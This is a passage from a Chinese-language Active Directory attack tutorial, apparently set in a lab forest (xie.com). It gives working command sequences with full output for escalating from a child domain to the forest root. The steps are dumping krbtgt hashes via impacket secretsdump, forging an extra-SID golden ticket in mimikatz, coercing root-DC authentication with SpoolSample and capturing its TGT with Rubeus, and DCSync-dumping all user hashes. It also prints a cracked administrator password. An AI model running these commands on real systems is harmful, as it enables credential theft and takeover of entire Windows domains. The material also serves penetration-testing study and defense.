Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

```

如图所示，导出林根域 krbtgt 用户的哈希。

```

~/impacket/examples master ± sudo python3 secretsdump.py -no-pass -k shanghai.xie.com/administrator@ad.xie.com -just-dc-use
r "xie\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[+] Using the DR5UAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[+] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
[+] Cleaning up...

```

(4) mimikatz 攻击

通过上面手段获得 inter-realm key 后，可以利用 mimikatz 执行如下命令进行攻击。

#生成高权限的黄金票据

```

kerberos::golden /user:administrator /domain:shanghai.xie.com /sids:S-1-5-21-1313979556-3624129433-4055459191-519 /sid:S-1-5-21-909331469-3570597106-3737937367 /krbtgt:0f81015ca4691b714e9db485568e5e6b /service:krbtgt /target:
xie.com /ptt

```

如图所示，将黄金票据导入内存后，即可远程访问林根域的域控制器了。

```

C:\Users\sh_test>dir \\ad.xie.com\c$
Access is denied.

C:\Users\sh_test>C:\Windows\system32\cmd.exe
mimikatz # kerberos::golden /user:administrator /domain:shanghai.xie.com /sids:S-1-5-21-1313979556-3624129433-4055459191-519 /sid:S-1-5-21-909331469-3570597106-3737937367 /krbtgt:0f81015ca4691b714e9db485568e5e6b /service:krbtgt /target:xie.com /ptt
User : administrator
Domain : shanghai.xie.com (SHANGHAI)
SID : S-1-5-21-909331469-3570597106-3737937367
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1313979556-3624129433-4055459191-519 ;
ServiceKey: 0f81015ca4691b714e9db485568e5e6b - rc4_hmac_nt
Service : krbtgt
Target : xie.com
Lifetime : 2021/11/3 23:41:49 ; 2031/11/1 23:41:49 ; 2031/11/1 23:41:49
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ shanghai.xie.com' successfully submitted for current session

mimikatz #
mimikatz # ^C
C:\Users\sh_test\Desktop>dir \\ad.xie.com\c$
Volume in drive \\ad.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad.xie.com\c$

2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)

```

4. 利用非约束性委派

在 4.5 节委派攻击中我们提到了，域控制器默认配置了非约束性委派的选项。因此当我们控制了子域的域控制器后，我们可以利用子域的域控制器来进行非约束性委派的攻击。

-

— 子域域控：SH-DC01

— 要攻击的根域域控：DC02

首先在子域域控制器上执行如下命令进行监听来自 DC02 的票据

```
Rubeus.exe monitor /interval:1 /filteruser:DC02$ /nowrap
```



```
C:\Users\Administrator\Desktop>Rubeus.exe monitor /interval:1 /filteruser:DC02$ /nowrap  
  
Rubeus  
v2.0.1  
[*] Action: TGT Monitoring  
[*] Target user      : DC02$  
[*] Monitoring every 1 seconds for new TGTs
```

然后在子域域控制器上执行如下命令使用打印机服务漏洞攻击林根域域控 DC02，使其强制回连认证我们的子域域控制器 sh-DC01。

SpoolSample.exe DC02 sh-DC01

```
C:\Users\Administrator\Desktop>SpoolSample.exe DC02 sh-DC01  
[+] Converted DLL to shellcode  
[+] Executing RDI  
[+] Calling exported function  
TargetServer: \\DC02, CaptureServer: \\sh-DC01  
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

攻击完成后可以看到我们的 Rubeus 已经收到来自 DC02 的 base64 的 TGT 认购权证了。

C:\Users\Administrator\Desktop>Rubeus.exe monitor /interval:1 /filteruser:DC02\$ /nowrap

```
Rubeus
v2.0.1

[*] Action: TGT Monitoring
[*] Target user : DC02$
[*] Monitoring every 1 seconds for new TGTs

[*] 2023/1/4 15:01:07 UTC - Found new TGT:

User       : DC02$@XIE.COM
StartTime  : 2023/1/4 14:18:49
EndTime    : 2023/1/5 0:18:49
RenewTill  : 2023/1/7 15:18:37
Flags      : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :

doIE3jCCBNqgAwIBBAEDAgEMooID9TCCA/FhgPMTIID6aADAqEFoQkbB1hJR5SDT02IHDAaoAMCAQKHEzARGwZrcmJ0Z3QbB1hJR5SDT02jgg03MIID6ADAqESoQMAQKIGgg01BIIDoZNRB4GRA+75ka
epTgsff5jCQx0jJm0BAG6DfgbWuxdNzcESE4p8YICCKNd1N3pWw8B5dOu8+0x/xSL16EM/ovtMuyJkvXOKYQYsIVisq5z5J18TlW1LzLaD4wgER/ukbONYRkKwSEw1LVIqWU1FYglU//H8ow1hu+S2AFG2Zn
NaaDUuU9xxTKn1mPmYmt6khZyxyYhxFXB91Kxvbu4o76dyfuuPOHsgg8N01gg/g0+JUXSgW30L7EUgJoNvU8t43yC3KP8b34+J0Tt7gBYhSgzvnoFX7QqY3z1iPjvYw1LW1/KNTtRaDcZJBSSVUCQ02X6r+GV
VnASMGnUVMmpJzORDYv5xpKH1B0+pUznTLW5sPKpCjvF5WGU38SY5rv4J1GnXK15j3+8Jz1SRjZMUDWS9H0mzcKdJ0e7j00iLCZ7E9RTf6g0xhJdYp0XScmbpPtAG/bVabu/ac0bxdAoHKhZfDR/eqZnA1o+
7HQg+EssPCZTN94S7JfM4vI6dexRoXw1ovTH7zu01/1itryIKSFroI4DY2w75jc7808e18H/HiyR5nN77ct5D98RhFcGE0G2+3yZvi90U3F06hmnIycCam+Lg8XC55swza5sp22f1MFUD/1o432eZqZERN0/
Q0aInMD0tqtXuXFY3BDdoz70deypcmx5bhz98SMKCLXqCV9svwFdyREdSFddJq5TH2YFZdY8e41vE5rF0HBYTHPqFeX+Z1PJeV/bg0kxBcP/4xlljqkMly8rWqrkVF2QkLzpytDem0JayASHXLI1AV3/sWQlCh
BrVU1X04EEBPwA/RtTtJutZtGOVZCnZpK9cq23AXweNAZpt6+zu0xg1JgQ680uVdz9s0hh19th8RvN59w0KTX7nvvU1wF4IdavhNfVut5oXe1qNs4m0F/xwLrUN3Ra3ODHK+bPdqQKhwGkaDQ2hEz1XtDEFjP
AHLAeQV1H/VRUSChNk1ZQzFtcpxPjTXBnekBpNg7KtFHMWMTKmxpgdKjriV5cMIfh5SPGVqPHNpu13HIGTXHB7oXDI+kaXAOeS9u1Kh4V/+bSAhhfVYVY1R0qDwV96KvMh+k5vV8FpaR5MBzd1uAVoon00
uY8Jr/gN5v5uGn18BukNv3ghEFH78fr+CwrgwL7oqgWimq1uFftTkeXSadyJp7yy3yZDwM8H0U/7ja/1G+1iHwLGDZ3tDfZtZkQucW+zrcQSK41MFShFT0dHUMTHRoAMCAQCIgcKegcZ9gcMwgcCgg60wgb
owgbegKzApoAMCARKhTgQ981V/6hPy/dCqZD/uEycy+UcQkGw7mYaw966t4r1fyKhCRShWE1FLKNPTa1SMBcGwITBAaE3JMacbBURDMDIkwcdBQ8goQAAPREYDZlWfjHwMTA0MDYx0DQ5WqYRGA8yMDIzHDEw
NDE2HTg0OVqnERgPHjAyMzAxPdCwNzE4HzdaqArkB1hJR5SDT02PHDAaoAMCAQKHEzARGwZrcmJ0Z3QbB1hJR5SDT00=

[*] Ticket cache size: 1
```

然后我们可以直接使用 Rubeus 执行如下命令导入这个 base64 的 TGT 认购权证，就可以使用 mimikatz 导出林根域的所有用户 hash 了。

Rubeus.exe ptt /ticket:base64 格式的票据

mimikatz.exe "lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv" "exit"

```
C:\Users\Administrator\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:Xie\krbtgt /csv" "exit"

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:Xie\krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'DC01.xie.com' will be the DC server
[DC] 'Xie\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!
```

未导入票据前

```
C:\Users\Administrator\Desktop>Rubeus.exe ptt /ticket:doIE3jCCBNqgAwIBBaEDAgEWooID9TCCA/FhgPptMIID6aADAgEFo
T02jggO3MIIDS6ADAgESoQCAQKiggO1BIIDoZNRB4GRA+75kaepTgsfff5jcQx0JjM0Bag6DfgWbWuxxNZcESE4p8Y1CCkNd1N3wpWw8bSd
D4wgER/ukbONyRkwxSEwllVIqWU1FYgU//H8owihu+S2AFG2ZnNaaDUuU9xxTKnlmPNymt6khZyyxYhxfX891kxvbu4o76DyfiuPOHsggBf
gzvn9oFX7QqYJzIiPjvYW1LW1/KNTtraDcZJBSSVUCQ02X6rGVVnASMGnUMmpJz0RDYv5xpKHiB0+pUznTLW5sPKpCJvF5WGU38SY5rv4
goxhjDyP0XSCmbpPtAG/bVabu/ac0bxdAoHKHzfDR/EqZnA1o+7HQg+ESsPCZTN94S7JFm4vI6DexRoXW1ovTH7zu0I/1itRyIKSFROI4DY
F06hmniycCam+Lg8XCS5swza5sp22f1MFUD/1o432eZqZtRN0/Q0aInMJ0tqtXuXFY3bDdoz704eypcmx5bhze98SMKC1XqCV9svwfDyREd
P/4xNjqkMLy8rWqrkVf2QklzpytDem0jayASHXL1AV3/sWQLcMBRvuiXX4EEBPwA/RtTNjuTztGOVZCnZpK9cq23AXweNAZpt6+zu0xg1j
e1qNs4m0f/xwLRUN3RaJODHK+bPDqKHWGKaDQ2hEz1XtDEFjPAM1AeQV1H/VRUsChNkiZQzftccpxPjTXBnekBpNg7kTfHNMMTKmxpgdKji
+bSAhhfVY9YL1R0qDWv96KvMh+k5vv8fpaRswB2dluAVOonW00uY8Jr/gNSv5uGn18BukWav3ghEFNm78fr+Cwrgwt7oqqWimqiuFftKkXS
cQSK41mFSHfTo4HUMIHRoAMCAQCigckEgcZ9gcHwgcCggb0wgbowgbegKzApoAMCARKhIgQg981V/6hPy/dCqZD/uEycy+UcqkGW7mYaw966
cDBQBgOQAAPREYDzIwMjMTA0MDYxODQ5WqYRG8yMDIzMEwNDE2MTg0OVqnERgPMjAyMzAxMDcwNzE4MzdaqAkbB1hJRS5DT02pHDAao/
```

```
(S) _ _ _ _ _
```



获得林根域的后操作

获得林根域 xie.com 的域控制器权限后，即可使用 mimikatz 执行如下命令导出全林中任意域的指定用户的哈希：

#导出域 xie.com 内 krbtgt 用户的哈希

```
lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv
```

#导出域 *beijing.xie.com* 内 *krbtgt* 用户的哈希

```
lsadump::dcsync /domain:beijing.xie.com /user:beijing\krbtgt /csv
```

#导出域 shanghai.xie.com 内 krbtgt 用户的哈希

```
lsadump::dcsync /domain:shanghai.xie.com /user:shanghai\krbtgt /csv
```

如图所示，导出不同域 krbtgt 用户的哈希。

```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:xie.com /user:xie\krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD.xie.com' will be the DC server
[DC] 'xie\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  43b58d80565ff5ce5043d6706d2bf168      514

mimikatz # lsadump::dcsync /domain:beijing.xie.com /user:beijing\krbtgt /csv
[DC] 'beijing.xie.com' will be the domain
[DC] 'BJ-AD.beijing.xie.com' will be the DC server
[DC] 'beijing\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  819e03f598be35b38b0bc0f5fda1cf2e      514

mimikatz # lsadump::dcsync /domain:shanghai.xie.com /user:shanghai\krbtgt /csv
[DC] 'shanghai.xie.com' will be the domain
[DC] 'SH-AD.shanghai.xie.com' will be the DC server
[DC] 'shanghai\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  17016f19a93e50c80860f32130fd600f      514
```

在林根域的域控上使用 mimikatz 执行如下命令导出全林中任意域的所有用户的哈希。

#导出域 xie.com 内所有用户的哈希

```
lsadump::dcsync /domain:xie.com /all /csv
```

#导出域 beijing.xie.com 内所有用户的哈希

```
lsadump::dcsync /domain:beijing.xie.com /all /csv
```


#导出域 shanghai.xie.com 内所有用户的哈希

lsadump::dcsync /domain:shanghai.xie.com /all /csv

如图所示，导出域林中任意域的所有用户的哈希。


```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:xie.com /all /csv
[DC] 'xie.com' will be the domain
[DC] 'AD.xie.com' will be the DC server
[DC] Exporting domain 'xie.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
1105   hack      74520a4ec2626e3638066146a0d5ceae      512
500    Administrator  33e17aa21ccc6ab0e6ff30eecb918dfb      512
502    krbtgt    43b58d80565ff5ce5043d6706d2bf168      514
1106    SHANGHAI$  0f81015ca4691b714e9db485568e5e6b      2080
1107    BEIJING$   ce10700c6ee75b5cf439012999be6ae1      2080
1108    AD02$     74818135cef893d0ecfb84b15172468e      532480
1109    test      74520a4ec2626e3638066146a0d5ceae      512
1110    WIN7$     883546f2ced5947f1a11a4eac98c1b4      4096
1002    AD$      7cb89743b9b608da5e4adfe6d02c6a55      532480
1111    admin     33e17aa21ccc6ab0e6ff30eecb918dfb      512

mimikatz # lsadump::dcsync /domain:beijing.xie.com /all /csv
[DC] 'beijing.xie.com' will be the domain
[DC] 'BJ-AD.beijing.xie.com' will be the DC server
[DC] Exporting domain 'beijing.xie.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502    krbtgt    819e03f598be35b38b0bc0f5fda1cf2e      514
1103    XIE$     ce10700c6ee75b5cf439012999be6ae1      2080
1000    BJ-AD$   3aa74a36e56ff040a4f08b3b502a1867      532480
500    Administrator  f7ae84a7918bd587cb13475507124dc3      66048
1104    bj_test  74520a4ec2626e3638066146a0d5ceae      512
1105    WIN10$   c58e88eae4c33e7302f63f6df6b6e5d1      4096
1106    bj_admin  f7ae84a7918bd587cb13475507124dc3      512
```

或者可以通过 CobaltStrike 内置的 mimikatz 模块得到林根域 xie.com 的域管理员 administrator 的哈希为：33e17aa21ccc6ab0e6ff30eecb918dfb，如图所示：



通过解密该哈希得到明文密码为：P@ssword1234。然后通过 impacket 下的 secretsdump.py 脚本执行如下命令通过 DCSync 远程导出全林内指定用户的哈希，要导出哪个域的哈希，就连接指定域的域控，如果是导出指定用户，需要加上前缀

#导出域 xie.com 内 krbtgt 用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc-user "xie\krbtgt"
```

#导出域 shanghai.xie.com 内 krbtgt 用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.13 --just-dc-user "shanghai\krbtgt"
```

#导出域 *beijing.xie.com* 内 *krbtgt* 用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.14 --just-dc-user "beijing\krbtgt"
```

如图所示，通过 *impacket* 导出不同域的 *krbtgt* 用户的哈希。

```
~/impacket/examples P master ± python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc-user "xie\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
[*] Cleaning up...

~/impacket/examples P master ± python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.13 --just-dc-user "shanghai\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:17016f19a93e50c80860f32130fd600f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:06df1badd5c7b60828b3d9a10737f15b8dad78a9819354942b9c33b90d649b0a
krbtgt:aes128-cts-hmac-sha1-96:75bcbcb239c540ce97010f9c77397f0c
krbtgt:des-cbc-md5:2a45b5f1ce73e0ec
[*] Cleaning up...

~/impacket/examples P master ± python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.14 --just-dc-user "beijing\krbtgt"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819e03f598be35b38b0bc0f5fda1cf2e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:55dfbd8de197df5347ce16c35732058c72b9d6b9fcd048e0cbc80b146d865251
krbtgt:aes128-cts-hmac-sha1-96:697b7cf2952893f6d2fa3273b404c785
krbtgt:des-cbc-md5:58ad25bcd9a2e6d3
[*] Cleaning up...
```

也可以执行如下命令通过 *impacket* 导出不同域所有用户的哈希。

#导出域 *xie.com* 内所有用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 --just-dc
```

#导出域 *shanghai.xie.com* 内所有用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.13 --just-dc
```

#导出域 *beijing.xie.com* 内所有用户的哈希

```
python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.14 --just-dc
```

如图所示，通过 *impacket* 导出林根域 *xie.com* 所有用户的哈希。


```

~/impacket/examples master ± sudo python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
hack:1105:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
test:1109:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
admin:1111:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb:::
AD$:1002:aad3b435b51404eeaad3b435b51404ee:7cb89743b9b608da5e4adfe6d02c6a55:::
AD02$:1108:aad3b435b51404eeaad3b435b51404ee:74818135cef893d0ecfb84b15172468e:::
WIN7$:1110:aad3b435b51404eeaad3b435b51404ee:883546f2cede5947f1a11a4eac98c1b4:::
SHANGHAI$:1106:aad3b435b51404eeaad3b435b51404ee:0f81015ca4691b714e9db485568e5e6b:::
BEIJING$:1107:aad3b435b51404eeaad3b435b51404ee:ce10700c6ee75b5cf439012999be6ae1:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
Administrator:des-cbc-md5:c473ea8a293dae4
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
hack:aes256-cts-hmac-sha1-96:2ca680746c125cca6685281a46bb85aa2bc783273ce5191c55a26da9025224fa
hack:aes128-cts-hmac-sha1-96:d4c4b519dd1099168e22912728f10096
hack:des-cbc-md5:9e67cedcfedf0d54
test:aes256-cts-hmac-sha1-96:6a5bc315d52f5eb97f1bc0fc8ba9e508afb4ba1a3205884f27270ccf0fa83a1
test:aes128-cts-hmac-sha1-96:84c1dd95f8cf11058115f59a10e2c0ef
test:des-cbc-md5:bfa72ac70bf43bc7
admin:aes256-cts-hmac-sha1-96:2a543833145a076fb0fd70effbf2f4fe4957c6958d4dff6cb7e72003efd9b7d9b
admin:aes128-cts-hmac-sha1-96:58d7ae9deb06d13733caad440ce60bcd
admin:des-cbc-md5:46f251e6fdb6a7f2

```

如图所示，通过 impacket 导出域 shanghai.xie.com 所有用户的哈希。

```

~/impacket/examples master ± sudo python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.13 -just-dc
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:af112951ba8629d25a6a44417579283d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:17016f19a93e50c80860f32130fd600f:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sh_test:1104:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
sh_admin:1106:aad3b435b51404eeaad3b435b51404ee:af112951ba8629d25a6a44417579283d:::
SH-AD$:1000:aad3b435b51404eeaad3b435b51404ee:96fef237b5adf7465fa961dfb795a4f:::
WIN2008$:1105:aad3b435b51404eeaad3b435b51404ee:1c03583db1f5d4d8984eaf8c1472d8c:::
XIES$:1103:aad3b435b51404eeaad3b435b51404ee:0f81015ca4691b714e9db485568e5e6b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:878239a7c77c67637d67105342d6a33060ea7f226133b446198333e45e350e10
Administrator:aes128-cts-hmac-sha1-96:f7d4ba19c2921959629df5243d586ec
Administrator:des-cbc-md5:765e1c7a15461589
krbtgt:aes256-cts-hmac-sha1-96:06df1badd5c7b60828b3d9a10737f15b8dad78a9819354942b9c33b90d649b0a
krbtgt:aes128-cts-hmac-sha1-96:75bcbeb239c540ce97010f9c77397f0c
krbtgt:des-cbc-md5:2a45b5f1ce73e0ec
sh_test:aes256-cts-hmac-sha1-96:f8b88cddcae5aa2eff18f1b449019db49d09be5868d122bc44abacc666b8e6b1
sh_test:aes128-cts-hmac-sha1-96:34779159c2070a015d20ba9c8da49e
sh_test:des-cbc-md5:0eea5e15ab32f83d
sh_admin:aes256-cts-hmac-sha1-96:47656d6868364c107db619ee2317dfcbcd7975f6046cc060755707e953445510c
sh_admin:aes128-cts-hmac-sha1-96:8c24eb22eebe25ade2c35f3ac8494de8
sh_admin:des-cbc-md5:13407aefec40e538
SH-AD$:aes256-cts-hmac-sha1-96:9791ef166d32efa75d94e68ce509bf5ea224dc4740b9b7ff2c9cf56364e7f922
SH-AD$:aes128-cts-hmac-sha1-96:62fa6fc052fbf3780287877e7216c7ec
SH-AD$:des-cbc-md5:ae2cbclc5b75d915
WIN2008$:aes256-cts-hmac-sha1-96:886e92caf7489e7c2a45f38065ef9d11fa7cd00121a67c3bb24cfdc4fdcc507a
WIN2008$:aes128-cts-hmac-sha1-96:b44d886094d233087ff5b5851f4d723d
WIN2008$:des-cbc-md5:ba6e57c8759b387a
XIES$:aes256-cts-hmac-sha1-96:c0212a629dfbf64120c981f74d7d945b40f5d890deab40d05c1003915ae552a5
XIES$:aes128-cts-hmac-sha1-96:f85c173069847f929ca74a288d542340

```

如图所示，通过 impacket 导出域 beijing.xie.com 所有用户的哈希。

```

~/impacket/examples master ± python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.14 -just-dc
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7ae84a7918bd587cb13475507124dc3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819e03f598be35b38b0bc0f5fda1cf2e:::
bj_test:1104:aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae:::
bj_admin:1106:aad3b435b51404eeaad3b435b51404ee:f7ae84a7918bd587cb13475507124dc3:::
BJ-AD$:1000:aad3b435b51404eeaad3b435b51404ee:3aa74a36e56ff040a4f08b3b502a1867:::
WIN10$:1105:aad3b435b51404eeaad3b435b51404ee:c58e88eae4c33e7302f63f6df6b6e5d1:::
XIES:1103:aad3b435b51404eeaad3b435b51404ee:ce10700c6ee75b5cf439012999be6ae1:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:afae489a5dcdcf44ea7ed6f20519c28fc2d8b8424ffa59ca13a10c446b504ac
Administrator:aes128-cts-hmac-sha1-96:067a0f49d8d74c1120e6bc93a58b7da9
Administrator:des-cbc-md5:9e3486f24c02150b
krbtgt:aes256-cts-hmac-sha1-96:55dfbd8de197df5347ce16c35732058c72b9d6b9fcd048e0cbc80b146d865251
krbtgt:aes128-cts-hmac-sha1-96:697b7cf2952893f6d2fa3273b404c785
krbtgt:des-cbc-md5:58ad25bcd9a2e6d3
bj_test:aes256-cts-hmac-sha1-96:04a244f5ea6a9f986b5ae1da021d2f35963f5cc43675e86c0fdc62294fc143a7
bj_test:aes128-cts-hmac-sha1-96:a60eac7991a586f58ce30d6e1a297604
bj_test:des-cbc-md5:0b4f494c6b3485ae
bj_admin:aes256-cts-hmac-sha1-96:297a6b6a4dbb63c03604f4aaaf216d182dbbed79e816ec598c8831832fcfd
